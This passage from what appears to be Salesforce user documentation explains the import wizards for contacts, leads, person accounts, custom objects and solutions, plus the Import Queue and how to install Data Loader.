`Mobile Phone`	`Mobile`
`Phone`	`Phone`
`Postal Code`	`Postal Code`
`Rating`	`Rating`
`Record Owner` (Note: You do not need this field if assigning ownership via a lead assignment rule. In addition, when importing records by Salesforce record ID, this field is ignored.)	`Lead Owner`
`Salutation`	Added to beginning of `First Name`
`State`	`State`
`Status` (For campaign Import Leads wizard only.)	`Status` (in the Campaign History related list of a lead)
`Street 1`	`Address`
`Street 2`	`Address`
`Street 3`	`Address`
`Title`	`Title`
`Website`	`Website`

Note:

If you include record types in this list, the Import Wizard uses the record owner's default record type when creating new records. For existing records, the Import Wizard does not update the record type field.

If you choose to use assignment rules, the Import Wizard uses the new owner's default record type when creating new records. When the assignment rules assign the record to a queue, the queue owner's default record type is used.

Importing Overview

Import My Contacts

Use a wizard to import your personal contacts and associated business accounts.

Available in: **All** Editions except **Database.com**

With the Import My Contacts wizard, any user can import up to 500 personal contacts and associated business accounts. Contact your system administrator if you can’t access the Import Wizard.

Before beginning, create an export file (see Creating Export Files for Import Wizards on page 446) and correctly prepare your data (see Preparing Your Data for Import on page 452).

Note: We recommend you import a small test file first to make sure that you have prepared your import file correctly.

1. **Start the wizard**

From your personal settings, click **Import** > **Import My Accounts & Contacts**, and click **Start the Import Wizard!**. Alternatively, click the **Import My Accounts & Contacts** link in the Tools area of the account home page. Note that the labels for business contacts and business accounts may have been renamed by your administrator, in which case the “Import My...” links may have customized text.

2. **Select the source**

   a. Specify the source application of your data - ACT!, Outlook, or other data source (any CSV file).
   b. Click **Next** to continue.

3. **Upload the file**

   a. Click **Browse** to load your file.
   b. If importing from ACT! or Outlook, click **Import Now!**, or click **Customize Mappings** to verify the field mappings.
   c. If importing from any other source, select the character encoding of the file. Most users will not need to change the default setting.
   d. Choose whether to match your contacts by name or by email. This field sets the criteria for avoiding duplicates. For example, if you are matching by email and a record in your source file has the same email as a record in Salesforce, then that record will be updated in Salesforce. If you are not matching by email and there is a record in Salesforcewith the same email, then a new record will be created.
   e. Choose **Next** to continue.

4. **Map the fields**

   a. On four different mapping pages, the wizard associates the Salesforce field names with the field names from your import file. You must check the default mappings and alter any incorrect mappings. For more information about the default field mappings, see Preparing Your Data for Import on page 452.
   b. Note that there is no `Record Owner` field; you are automatically assigned as the owner of any data you import. On the Map Account Fields page, check the `Overwrite existing account values` box if you want to overwrite existing business account fields with your import data. Note that you cannot use this checkbox to update existing field data with blank values.
   c. You can import data only into the fields that are editable for you in your page layout or field-level security settings.
   d. When all fields are assigned correctly, click **Next**.

5. **Map the miscellaneous fields**

   a. The wizard reports the fields that do not map.

      In Professional, Enterprise, Unlimited, and Developer Edition organizations, you can choose whether the unmapped fields should be imported into an business account or contact Note or should not be imported at all. The fields are imported into a single business account Note or a single contact Note; separate note fields are not created for each import field.
   b. When all fields are assigned correctly, click **Import Now!**.

Importing Overview

Import My Person Accounts

Person account import available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To import your own person accounts:	"Create" on accounts AND "Read" on contacts AND "Import Personal Contacts" AND At least one person account record type available from your profile or permission sets

With the Import My Person Accounts wizard, you can import person accounts that you own. To understand how person account records are matched to prevent duplicates, see What Is Imported for Person Accounts? on page 439.

Note: Your administrator may have renamed "person account" to another term. If so, the import wizard will refer to the new name.

Follow these steps to import your person accounts. Click each link for more details.

1. Launch the wizard
2. Prevent duplicate records
3. Select record type
4. Upload your import file
5. Map fields
6. Confirm and submit your import
7. Complete your import

Launch the wizard

1. To import your person accounts, from your personal settings select **Import** > **Import My Person Accounts**.

   Alternatively, click **Import My Person Accounts** in the Tools area of the accounts home page.
2. For best results, perform all of the steps provided on the introductory page.
3. Click **Start the Import Wizard!** to begin your import.

Prevent Duplicate Records

1. Choose the field that you are using to match existing records in Salesforce with records in your import file. The `External ID` option is disabled if no external ID fields have been created for your records.

2. Choose what you want to happen if matches are found - only import new records, only update existing records, or update existing records and import new ones.

   Note: If you have chosen to match by `Salesforce ID`, you can only update existing records; you cannot import new ones.

3. Click **Next**.

Select record type

1. Choose the record type that you want to assign to the records in your import file.
2. If you are inserting new records and updating existing records at the same time, then choose whether to override the record types of existing records.
3. Click **Next**.

Upload your import file

1. Click **Browse...** to provide the location of your import file.
2. Choose the character encoding of your import file. In most cases, you can accept the default value.
3. Make additional settings depending on the setup of your organization, such as whether workflow rules will be triggered and the language of the records in the import file.
4. Click **Next**.

Map fields

1. Map the fields in your import file to the appropriate Salesforce fields by matching the fields on the left, which includes all the columns in your import file, with the appropriate Salesforce field on the right. If the column labels in your import file exactly match field labels in Salesforce, the wizard automatically maps those fields for you. However, if two or more of your file's column labels are identical matches with a field in Salesforce, you must map the fields manually.

   Note: Some Salesforce fields cannot be updated using import, for example, the `Created Date` and `Last Modified Date`. So even though you may be using an exported report as your import file, some of the Salesforce fields in your file cannot be mapped.

2. Click **Next**. The import wizard warns you if you have not mapped all of the fields in your import file. Unmapped field values are not imported.

Confirm and submit your import

1. Read any warning messages that the import wizard displays. Optionally, click **Previous** to return to earlier steps and resolve potential problems.
2. Click **Import Now!** to submit your import request to Salesforce.

Complete your import

1. A message indicates approximately how long the import will take. When the import operation is finished, a message from Customer Support will be sent to the email address shown.
2. Click **Finish** to exit the wizard.

3. To monitor the status of your pending import, from Setup, click **Monitoring** > **Imports**.

Importing Overview

Import My Organization's Accounts and Contacts

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

With the Import My Organization's Accounts and Contacts wizard, administrators, and users with the "Modify All Data" permission, can import up to 50,000 business accounts and contacts at a time for multiple users. Before beginning, make sure you have created an export file and correctly prepared your data.

Note: We recommend you import a small test file first to make sure that you have prepared your import file correctly.

1. **Start the wizard.**

   From Setup, click **Data Management** > **Import Accounts/Contacts** (or **Import Business Accounts/Contacts** if your organization uses person accounts). Review the steps provided on the welcome page, then click **Start the Import Wizard!**. Alternatively, click the appropriate link in the Tools area of the accounts home page.

   Note: If your organization uses person accounts and the labels for business accounts and business contacts have been renamed, the renamed labels will appear in the Tools area of the accounts home page, but not in Setup pages.

2. **Create your import file.**

   a. Follow the instructions to create an import file.
   b. Click **Next** to continue.

3. **Upload the file.**

   a. Click **Browse** to load your file.
   b. Select the character encoding of your file. Most users will not need to change the default character encoding setting.
   c. Choose whether to match your organization's contacts by Salesforce ID, name, or email. Similarly, choose whether to match your organization's accounts by Salesforce ID or by name and site. Note that matching by Salesforce ID is inclusive of both contacts and accounts.

      These `Matching Type` fields set the criteria for avoiding duplicates. For example, if you are matching by email and a record in your source file has the same email as a record in Salesforce, then that record will be updated in Salesforce. If you are not matching by email and there is a record in Salesforce with the same email, then a new record will be created. Note that contacts are matched only within the same account. If contacts related to different accounts have the same name or email, they treated as separate contacts.

   d. Organizations that use the Translation Workbench can specify the language of the import data.
   e. If you use divisions, select a division to assign to all imported records. Alternatively, select "None" to use the record owner's default division on each record, or specify the division in your import file.

f. Select the checkbox to trigger workflow rules for new and updated records that match workflow rule criteria.
g. Click **Next** to continue.

4. **Map the fields.**
   a. On four different mapping pages, the wizard associates the Salesforce field names with the field names from your import file. You must check the default mappings and alter any incorrect mappings
   b. Remember to map the `Record Owner` field with your `Record Owner` field so that record ownership is assigned correctly. When importing records by Salesforce record ID, the `Record Owner` field in your import file is ignored. All records retain their existing owners; record owners cannot be updated using the import wizard.
   c. On the Map Account Fields page, check the `Overwrite existing account values` box if you want to overwrite existing account fields with your import data. Note that you cannot use this checkbox to update existing field data with blank values.
   d. When all fields are assigned correctly, click **Next**.
5. **Map the miscellaneous fields.**
   a. The wizard reports the fields that do not map. In Professional, Enterprise, Unlimited, and Developer Edition organizations, you can choose whether the unmapped fields should be imported into an account or contact Note or should not be imported at all. The fields are imported into a single account Note or a single contact Note; separate note fields are not created for each import field.
   b. When all fields are assigned correctly, click **Next**.
6. **Review and confirm.**
   a. If there are warnings on this page, stop the import process and correct your import file.
   b. Select **Import Now!** to send your import request. Your data is imported within the next 24 hours, and we notify you via email when the import is complete. Once the system begins processing, you cannot cancel the import.
7. **Check the Import Queue.**
   a. You can use the Import Queue to check the progress of your import. From Setup, click **Monitoring** > **Imports**. Alternatively, click the **Import Queue** link on the Import Wizard for My Organization page. For imports that have not begun processing, you can click **Del** to cancel the import.

Note: If your organization uses territory management, your imported accounts are always evaluated by account assignment rules.

Import My Organization's Person Accounts

Person account import available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To import your organization's person accounts:	"Import Person Accounts"

With the Import My Organization's Person Accounts wizard, you can import person accounts that are owned by different users. To understand how person account records are matched to prevent duplicates, see What Is Imported for Person Accounts? on page 439.

Note: If the label for person accounts has been renamed for your organization, the renamed label will appear in the import wizard itself and in the Tools area of the accounts home page, but not in the Data Management area under Setup. (Renamed labels do not appear in any pages in Setup.)

Follow these steps to import person accounts for your organization.

1. Launch the wizard
2. Prevent duplicate records
3. Specify owner and lookup relationships
4. Select record type
5. Upload your import file
6. Map fields
7. Confirm and submit your import
8. Complete your import

Note: The import wizard is dynamic; it displays different screens depending on what you are importing and the setup of your organization.

Launch the wizard

To import person accounts for your organization:

1. From Setup, click **Data Management** > **Import Person Accounts**.

   Alternatively, click **Import My Organization's Person Accounts** in the Tools area of the accounts home page.
2. For best results, perform all of the steps provided on the introductory page.
3. Click **Start the Import Wizard!** to begin your import.

Prevent duplicate records

1. The import wizard can compare the records in your import file with existing records in Salesforce in order to prevent duplicate records from being created as a result of your import. Indicate whether you would like to prevent duplicate records from being created. You must select `Yes` in order to update existing records.
2. If you choose `Yes`, then additional choices will appear:

- Choose the field that you are using to match existing records in Salesforce with records in your import file. The `External ID` option is disabled if no external ID fields have been created for your records.
- Choose what you want to happen if matches are found—only import new records, only update existing records, or update existing records and import new ones.

  Note: If you have chosen to match by `Salesforce ID`, you can only update existing records; you cannot import new ones.

3. Click **Next**.

Specify owner and lookup relationships

1. Specify the field in your import file that contains person account owners.

   When you choose "Name," the following formats are valid:

   - First name followed by last name
   - Last name followed by first name
   - Alias
   - Username

2. Records can have custom fields that create lookup relationships with other records. If you have included lookup fields in your import file, then check the corresponding boxes.

   Note: Any related records must already exist in Salesforce before proceeding. Related records will not be updated during your import even if your import file contains different values for fields on those related records.

3. Click **Next**.

Select record type

1. Choose the record type that you want to assign to the records in your import file.
2. If you are inserting new records and updating existing records at the same time, then choose whether to override the record types of existing records.
3. Click **Next**.

Upload your import file

1. Click **Browse...** to provide the location of your import file.
2. Choose the character encoding of your import file. In most cases, you can accept the default value.
3. Make additional settings depending on the setup of your organization, such as whether workflow rules will be triggered and the language of the records in the import file.
4. Click **Next**.

Map fields

1. Map the fields in your import file to the appropriate Salesforce fields by matching the fields on the left, which includes all the columns in your import file, with the appropriate Salesforce field on the right. If the column labels in your import file exactly match field labels in Salesforce, the wizard automatically maps those fields for you. However, if two or more of your file's column labels are identical matches with a field in Salesforce, you must map the fields manually.

Note: Some Salesforce fields cannot be updated using import, for example, the `Created Date` and `Last Modified Date`. So even though you may be using an exported report as your import file, some of the Salesforce fields in your file cannot be mapped.

2. Click **Next**. The import wizard warns you if you have not mapped all of the fields in your import file. Unmapped field values are not imported.

Confirm and submit your import

1. Read any warning messages that the import wizard displays. Optionally, click **Previous** to return to earlier steps and resolve potential problems.
2. Click **Import Now!** to submit your import request to Salesforce.

Complete your import

1. A message indicates approximately how long the import will take. When the import operation is finished, a message from Customer Support will be sent to the email address shown.
2. Click **Finish** to exit the wizard.
3. To monitor the status of your pending import, from Setup, click **Monitoring** > **Imports**.

Importing Overview

Import My Organization's Leads

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To use the Import My Organization's Leads wizard:	"Read", "Create", and "Edit" on leads AND "Import Leads"

With the Import My Organization's Leads wizard, administrators, users with the Marketing User profile, or users with the "Import Leads" permission and "Read," "Create," and "Edit" permissions on leads can import up to 50,000 leads at a time for multiple users. Before beginning, make sure you have created an export file and correctly prepared your data.

Note: We recommend you import a small test file first to make sure that you have prepared your import file correctly.

1. **Start the wizard.**

   From Setup, click **Data Management** > **Import Leads**, and click **Start the Import Wizard**.

2. **Upload the file.**

a. Select **Browse** to load your import file.
b. If desired, select a value to import into the `Lead Source` field of all imported leads. Alternatively, you can assign the lead source via a `Lead Source` field in your import file. You must specify a `Lead Source` value that is not marked as “Converted”; leads with a “Converted” status will not be imported.
c. Next, choose a lead assignment rule to determine the owners of imported leads. If you have a `Record Owner` field in your import file, do not select an assignment rule. Without an assignment rule or a `Record Owner` field in your import file, all leads are assigned to the administrator doing the import. When importing records by Salesforce record ID, the `Record Owner` field in your import file is ignored. All records retain their existing owners; record owners cannot be updated using the import wizard.
d. If you have chosen an assignment rule, select the `Use assignment rule settings to send notification emails to record owners` checkbox to send notification emails to owners of newly created leads. If you do not select the checkbox, no email notifications are sent, regardless of your assignment rule settings.
e. Then select the character encoding of your file. Most users do not need to change the default setting.
f. Choose whether to match your organization’s leads by Salesforce ID, name, or email. This field sets the criteria for avoiding duplicates. For example, if you are matching by email and a record in your source file has the same email as a record in Salesforce, then that record will be updated in Salesforce. If you are not matching by email and there is a record in Salesforce with the same email, then a new record will be created. Select a matching type of “None” if you do not want to de-duplicate leads; a new record will be created for every lead in your import file.

   When importing new leads for a campaign, the `Matching Type` option is not available; the wizard does not merge duplicate leads.
g. Organizations that use the Translation Workbench can specify the language of the import data.
h. If you use divisions, select a division to assign to all imported records. Alternatively, select “None” to use the record owner’s default division on each record, or specify the division in your import file.
i. Select the checkbox to trigger workflow rules for new and updated records that match workflow rule criteria.
j. If your organization has multiple record types on leads, choose the active record type that will be applied to all leads in your import file. However, if you are logged in as a user who has a default lead record type selected in your record type preferences, then this drop-down list does not display and your default lead record type is automatically applied to the imported records.
k. Click **Next** to continue.

3. **Map the fields.**

   a. The wizard associates the Salesforce lead field names with the field names in your import file. You must verify the default mappings and alter any incorrect mappings. Any unmapped fields are not imported.
   b. If you chose to avoid duplicate leads (that is, the selected `Matching Type` is not “None”), check the `Overwrite existing lead values` box if you want to overwrite existing lead fields with your import data. Note that you cannot use this checkbox to update existing field data with blank values.
   c. Click **Next** to continue.

4. **Review and confirm.**

   Choose **Import Now!** to send your import request. Your leads are imported within the next 24 hours, and we notify you via email when the import is complete. Once the system begins processing, you cannot cancel the import.

5. **Check the Import Queue.**

You can use the **Import Queue** link to check the progress of your import. From Setup, click **Monitoring** > **Imports**. Alternatively, click the **Import Queue** link on the Import Wizard for My Organization's Leads page. For imports that have not begun processing, you can click **Del** to cancel the import.

Import My Organization's Custom Objects

Custom object import available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To import custom objects:	"Modify All Data"

With the Import My Organization's Custom Objects wizard, you can import custom objects.

Follow these steps to import custom objects. Click each link for more details.

1. Launch the wizard
2. Choose the custom object
3. Prevent duplicate records
4. Specify owner, master-detail, and lookup relationships
5. Set lookup record matching
6. Select record type
7. Upload your import file
8. Map fields
9. Confirm and submit your import
10. Complete your import

Note: The import wizard is dynamic; it displays different screens depending on what you are importing and the setup of your organization.

Launch the wizard

1. To import custom objects, from Setup, click **Data Management** > **Import Custom Objects**.
2. For best results, perform all of the steps provided on the introductory page.
3. Click **Start the Import Wizard!** to begin your import.

Choose the custom object

1. The first step of the wizard lists the custom objects that have been defined for your organization.
2. Identify the custom object you are importing by selecting the corresponding radio button.
3. Click **Next**.

Prevent duplicate records

1. The import wizard can compare the records in your import file with existing records in Salesforce in order to prevent duplicate records from being created as a result of your import. Indicate whether you would like to prevent duplicate records from being created. You must select `Yes` in order to update existing records.
2. If you choose `Yes`, then additional choices will appear:
   - Choose the field that you are using to match existing records in Salesforce with records in your import file. The `External ID` option is disabled if no external ID fields have been created for your records.
   - Choose what you want to happen if matches are found—only import new records, only update existing records, or update existing records and import new ones.

     Note: If you have chosen to match by `Salesforce ID`, you can only update existing records; you cannot import new ones.
3. Click **Next**.

Specify owner, master-detail, and lookup relationships

1. Custom objects can be owned by users, or they can have a master-detail relationship with other records. For example, a custom object can have a custom field that creates a master-detail relationship with accounts. In that case, your import file must include the names or IDs of all associated accounts.
   - If your custom objects are owned by users, then choose the field in your import file to use for matching record owners.

     When you choose "Name," the following formats are valid:
     - ◊ First name followed by last name
     - ◊ Last name followed by first name
     - ◊ Alias
     - ◊ Username
   - If your records have a master-detail relationship with another kind of record, then choose the field in your import file to use for matching master records.
2. Records can have custom fields that create lookup relationships with other records. If you have included lookup fields in your import file, then check the corresponding boxes.

   Note: Any related records must already exist in Salesforce before proceeding. Related records will not be updated during your import even if your import file contains different values for fields on those related records.
3. Click **Next**.

Set lookup record matching

1. If you checked one or more lookup fields in the previous step, select the field (name or ID) you are using to uniquely identify those related records.
2. Click **Next**.

Select record type

1. If the records you are importing have record types, then choose the record type that you want to assign to the records in your import file.
2. If you are inserting new records and updating existing records at the same time, then choose whether to override the record types of existing records.
3. Click **Next**.

Upload your import file

1. Click **Browse...** to provide the location of your import file.
2. Choose the character encoding of your import file. In most cases, you can accept the default value.
3. Make additional settings depending on the setup of your organization, such as whether workflow rules will be triggered and the language of the records in the import file.
4. Click **Next**.

Map fields

1. Map the fields in your import file to the appropriate Salesforce fields by matching the fields on the left, which includes all the columns in your import file, with the appropriate Salesforce field on the right. If the column labels in your import file exactly match field labels in Salesforce, the wizard automatically maps those fields for you. However, if two or more of your file's column labels are identical matches with a field in Salesforce, you must map the fields manually.

   Note: Some Salesforce fields cannot be updated using import, for example, the `Created Date` and `Last Modified Date`. So even though you may be using an exported report as your import file, some of the Salesforce fields in your file cannot be mapped.

2. Click **Next**. The import wizard warns you if you have not mapped all of the fields in your import file. Unmapped field values are not imported.

Confirm and submit your import

1. Read any warning messages that the import wizard displays. Optionally, click **Previous** to return to earlier steps and resolve potential problems.
2. Click **Import Now!** to submit your import request to Salesforce.

Complete your import

1. A message indicates approximately how long the import will take. When the import operation is finished, a message from Customer Support will be sent to the email address shown.
2. Click **Finish** to exit the wizard.
3. To monitor the status of your pending import, from Setup, click **Monitoring** > **Imports**.

Accessing the Import Wizards
What Is Imported for Custom Objects?
Importing Overview

Import My Organization's Solutions

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To import solutions:	"Import Solutions"

With the Import My Organization's Solutions wizard, you can import solutions.

Follow these steps to import solutions. Click each link for more details.

1. Launch the wizard
2. Choose the type of solution (multilingual solutions only)
3. Prevent duplicate records
4. Specify author and lookup relationships
5. Set lookup record matching
6. Select record type
7. Upload your import file
8. Map fields
9. Confirm and submit your import
10. Complete your import

Note: The import wizard is dynamic; it displays different screens depending on what you are importing and the setup of your organization.

Launch the wizard

1. To import solutions, from Setup, click **Data Management** > **Import Solutions**.
2. For best results, perform all of the steps provided on the introductory page.
3. Click **Start the Import Wizard!** to begin your import.

Choose the type of solution (multilingual solutions only)

1. If multilingual solutions is enabled for your organization, choose to import either master solutions or translated solutions. You cannot import both at the same time.

   For each translated solution you import, include the 15 to 18 character `Solution ID` field of its master solution in a master solution ID column in your import file. This will help you avoid having to manually associate translated solutions with master solutions after import. To view the `Solution ID` field for master solutions, run the Translated Solutions report.
2. Select the language of the solutions you are importing from the Language drop-down list. For each import, you can only select one language so make sure your import file includes solutions in a single language.

Prevent duplicate records

1. The import wizard can compare the records in your import file with existing records in Salesforce in order to prevent duplicate records from being created as a result of your import. Indicate whether you would like to prevent duplicate records from being created. You must select `Yes` in order to update existing records.
2. If you choose `Yes`, then additional choices will appear:
   - Choose the field that you are using to match existing records in Salesforce with records in your import file. The `External ID` option is disabled if no external ID fields have been created for your records.
   - Choose what you want to happen if matches are found—only import new records, only update existing records, or update existing records and import new ones.

     Note: If you have chosen to match by `Salesforce ID`, you can only update existing records; you cannot import new ones.
3. Click **Next**.

Specify author and lookup relationships

1. Solutions are associated with authors - the users who initially created the solutions. If you have included a column in your import file to identify authors, specify the user field it contains.

   When you choose “Name,” the following formats are valid:

   - First name followed by last name
   - Last name followed by first name
   - Alias
   - Username

   Choose `None` to specify yourself as the author of the imported solutions.
2. Records can have custom fields that create lookup relationships with other records. If you have included lookup fields in your import file, then check the corresponding boxes.

   Note: Any related records must already exist in Salesforce before proceeding. Related records will not be updated during your import even if your import file contains different values for fields on those related records.
3. Click **Next**.

Set lookup record matching

1. If you checked one or more lookup fields in the previous step, select the field (name or ID) you are using to uniquely identify those related records.
2. Click **Next**.

Select record type

1. If the records you are importing have record types, then choose the record type that you want to assign to the records in your import file.
2. If you are inserting new records and updating existing records at the same time, then choose whether to override the record types of existing records.
3. Click **Next**.

Upload your import file

1. Click **Browse...** to provide the location of your import file.
2. Choose the character encoding of your import file. In most cases, you can accept the default value.
3. Make additional settings depending on the setup of your organization, such as whether workflow rules will be triggered and the language of the records in the import file.
4. Click **Next**.

Map fields

1. Map the fields in your import file to the appropriate Salesforce fields by matching the fields on the left, which includes all the columns in your import file, with the appropriate Salesforce field on the right. If the column labels in your import file exactly match field labels in Salesforce, the wizard automatically maps those fields for you. However, if two or more of your file's column labels are identical matches with a field in Salesforce, you must map the fields manually.

   Note: Some Salesforce fields cannot be updated using import, for example, the `Created Date` and `Last Modified Date`. So even though you may be using an exported report as your import file, some of the Salesforce fields in your file cannot be mapped.

2. Click **Next**. The import wizard warns you if you have not mapped all of the fields in your import file. Unmapped field values are not imported.

Confirm and submit your import

1. Read any warning messages that the import wizard displays. Optionally, click **Previous** to return to earlier steps and resolve potential problems.
2. Click **Import Now!** to submit your import request to Salesforce.

Complete your import

1. A message indicates approximately how long the import will take. When the import operation is finished, a message from Customer Support will be sent to the email address shown.
2. Click **Finish** to exit the wizard.
3. To monitor the status of your pending import, from Setup, click **Monitoring** > **Imports**.

Importing Overview

Data Import Wizard — Pilot

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To use the Data Import Wizard:	"Enable Import Wizard Pilot"
To import accounts and contacts:	"Import Personal Contacts"
To import leads:	"Import Leads"
To import solutions:	"Import Solutions"
To import custom objects:	"Modify All Data"

The Data Import Wizard is currently available through a pilot program. It is automatically enabled for all Developer Edition organizations. To enable the wizard for Enterprise and Unlimited Edition organizations, contact salesforce.com.

The Data Import Wizard provides a unified interface that lets you import a number of standard Salesforce objects, including accounts, contacts, leads, and solutions. The wizard also lets you import custom objects.

You can import up to 50,000 records at a time.

The Data Import Wizard is supported in the latest versions of Chrome, Safari, Firefox, and Internet Explorer. The wizard is not supported in Internet Explorer 9.

Note:

- Salesforce.com recommends you import a small test file first to make sure that you have prepared your source data correctly.
- The separate import wizards for accounts, contacts, leads, solutions, and custom objects are still available during the pilot. Their functionality hasn't changed. To see a list of differences between the old and new wizards, review the import wizards comparison table.

1. **Prepare your data for import and create an import file.**

   Avoid errors, duplication of data, and frustration by preparing your data for import before you launch the wizard. See the FAQ item "How do I prepare my data for import?" on the Data Import Wizard welcome page for more information on preparing your data.

2. **Start the wizard.**

   a. From Setup, click **Data Management** > **Data Import Wizard**.
   b. Review the information provided on the welcome page, then click **Launch Wizard!**

3. **Choose the data that you want to import.**

   a. Click **Standard Objects** to import accounts, contacts, leads, or solutions. Click **Custom Objects** to import custom objects.
   b. Specify whether you want to add new records to Salesforce, update existing records, or add and update records simultaneously.

c. Select `Trigger workflow rules for new and updated records` to trigger workflow rules for new and updated records that match existing workflow rule criteria.
d. Specify the file that contains your data.

   You can specify your data file by dragging the CSV to the upload area of the page or by clicking the CSV category you're using and then navigating to and selecting the file.
e. Choose a character encoding method for your file. Most users will not need to change their character encoding.
f. Click **Next**.

4. **Map your data fields to Salesforce data fields.**

   The Data Import Wizard tries to map as many of your data fields as possible to standard Salesforce data fields. If Salesforce can't automatically map fields, however, you'll need to do it manually. Unmapped fields are not imported into Salesforce.

   To see a list of standard Salesforce data fields, from Setup click **Customize**, click the object whose fields you're interested in, and click **Fields**. For example, if you want to see a list of standard Salesforce fields for leads, click **Customize** > **Leads** > **Fields**.

   a. Scan the list of mapped data fields and locate any unmapped fields.

      You can also choose Unmapped Fields from the Show drop-down list to view only unmapped fields.
   b. Click `Map` to the left of each unmapped field.
   c. In the Map to a Salesforce Field dialog box, choose the Salesforce field(s) you want to map to and click **Save**.
   d. To change mappings that Salesforce performed automatically, click `Change` to the left of the appropriate field, then choose the Salesforce field(s) you want to map to and click **Save**.
   e. To exclude a field from being imported, click `Map` or `Change` next to the left of the field, select `Do not import this field`, and click **Save**.
   f. Click **Save Mapping** to save the mapping for use later.
   g. Click **Next**.

5. **Review and start your import.**

   a. Review your import information on the Review page. If you still have unmapped fields that you want to import, click **Previous** to return to the previous page and specify your mappings.
   b. Click **Start Import**.

6. **Check import status.**

   From Setup, click **Jobs** > **Bulk Data Load Jobs**.

   Note: Only Administrators have access to the Bulk Data Load Jobs page in Salesforce Setup.

Using the Import Queue

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To use the Import Queue:	"Modify All Data"

Administrators can check the Import Queue to view details about an import or to cancel an organization import. Import details are removed from the queue three days after completion.

1. From Setup, click **Monitoring** > **Imports**.
2. Select the file name of the import file to see the Import Queue Detail page for that file.

If you want to cancel an import, and the import has not started processing, click **Del**. You cannot cancel an import after it has started processing.

The possible values of the `Status` column are listed below:

Status	Description
Aborted	The import did not complete successfully. The error details are emailed to the user who performed the import. Aborted imports can be retried within three days, but, if multiple retry attempts are made, the import cannot remain in the queue for more than 30 days from the original import attempt.
Completed	The import completed successfully without errors.
Error	The import was processed and errors were encountered. The error details are emailed to the user who performed the import. The user can fix the errors, and then attempt the import again.
Pending	The import is in the queue but has not started processing yet.
Processing	The import is in the queue and is currently being processed.

Importing Overview

Undoing an Import

Available in: **All** Editions except **Database.com**

User Permissions Needed	
To mass delete data:	"Modify All Data"

If you import accounts, contacts, leads, or solutions by mistake, your administrator can from Setup, click **Data Management** > **Mass Delete Records** to delete the items you mistakenly imported. View the Using Mass Delete to Undo Imports document for instructions.

The Mass Delete Records tools do not support custom objects. If you import custom objects by mistake in Enterprise, Unlimited, or Developer Edition, your administrator can use the Data Loader to mass delete the mistakenly imported records. See Performing Mass Deletes on page 499.

Importing Overview

DATA LOADER

Data Loader Overview

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

Data Loader is a client application for the bulk import or export of data. Use it to insert, update, delete, or export Salesforce records.

When importing data, Data Loader reads, extracts, and loads data from comma separated values (CSV) files or from a database connection. When exporting data, it outputs CSV files.

Note: If commas are not appropriate for your locale, use a tab or other delimiter.

You can use Data Loader in two different ways:

- User interface—When you use the user interface, you work interactively to specify the configuration parameters, CSV files used for import and export, and the field mappings that map the field names in your import file with the field names in Salesforce.

- Command line—When you use the command line, you specify the configuration, data sources, mappings, and actions in files. This enables you to set up Data Loader for automated processing.

Data Loader offers the following key features:

- An easy-to-use wizard interface for interactive use
- An alternate command line interface for automated batch operations
- Support for large files with up to 5 million records
- Drag-and-drop field mapping
- Support for all objects, including custom objects
- Can be used to process data in both Salesforce and Database.com
- Detailed success and error log files in CSV format
- A built-in CSV file viewer
- Support for Windows 7

To get started, see the following topics:

- When to Use Data Loader
- Installing Data Loader

Note: In previous versions, Data Loader has been known as "AppExchange Data Loader" and "Sforce Data Loader."

When to Use Data Loader

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

Data Loader complements the web-based import wizards that are accessible from the Setup menu in the online application. Refer to the following guidelines to determine which method best suits your business needs:

Use Data Loader when:

- You need to load 50,000 to 5,000,000 records. Data Loader is supported for loads of up to 5 million records. If you need to load more than 5 million records, we recommend you work with a salesforce.com partner or visit the *App Exchange* for a suitable partner product.
- You need to load into an object that is not yet supported by the import wizards.
- You want to schedule regular data loads, such as nightly imports.
- You want to export your data for backup purposes.

Use the import wizards when:

- You are loading less than 50,000 records.
- The object you need to import is supported by import wizards. To see what import wizards are available and thus what objects they support, from Setup, click **Data Management**.
- You want to prevent duplicates by uploading records according to account name and site, contact email address, or lead email address.

For more information about the import wizards, see Importing Overview on page 434.

INSTALL AND CONFIGURE DATA LOADER

Installing Data Loader

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

User Permissions Needed	
To access the page to download Data Loader:	"Modify All Data"
To use Data Loader:	The appropriate user permission for the operation you are doing, for example, "Create" on accounts to insert new accounts

System Requirements

To use Data Loader, you need:

- Microsoft® Windows® 7 or Windows XP
- 120 MB free disk space
- 256 MB available memory
- Java JRE 1.6 or later (Windows 7 or Windows XP)
- Sun JVM 1.6 or later (Windows 7 or Windows XP)
- Administrator privileges on the machine

Installation Procedure

Warning: Over time, multiple versions of the Data Loader client application have been available for download. Different versions have different entries in the Add or Remove Programs dialog in your Windows Control Panel. Some versions were released with earlier product names such as "AppExchange Data Loader" or "Sforce Data Loader." You can run *different* versions at the same time on one computer. However, do not install multiple copies of the same version.

The latest version is always available in Salesforce. If you have previously installed the latest version and want to install it again, first remove it from your computer by using the Add or Remove Programs dialog in Windows Control Panel.

1. In the application, from Setup, click **Data Management** > **Data Loader**.
2. Click **Download the Data Loader** and save the installer to your PC. If you're prompted to run or save the file, click **Run**. If you're then prompted to allow the program to make changes to the computer, click **Yes**.
3. Double-click the downloaded file to launch the InstallShield wizard.
4. Click **Next**.
5. Accept the license agreement and click **Next**.
6. Accept the default installation directory, or click **Change...** to choose another directory. Click **Next**.
7. Click **Install**.
8. Click **Finish**.

9. To start Data Loader, double-click the Data Loader icon on your desktop, or choose **Start** > **All Programs** > **salesforce.com** > **Apex Data Loader** > **Apex Data Loader**.

Tip:

If you experience login issues in the command line interface after upgrading to a new version of Data Loader, please try re-encrypting your password to solve the problem. For information on the password encryption utility, see Encrypting From the Command Line on page 503.

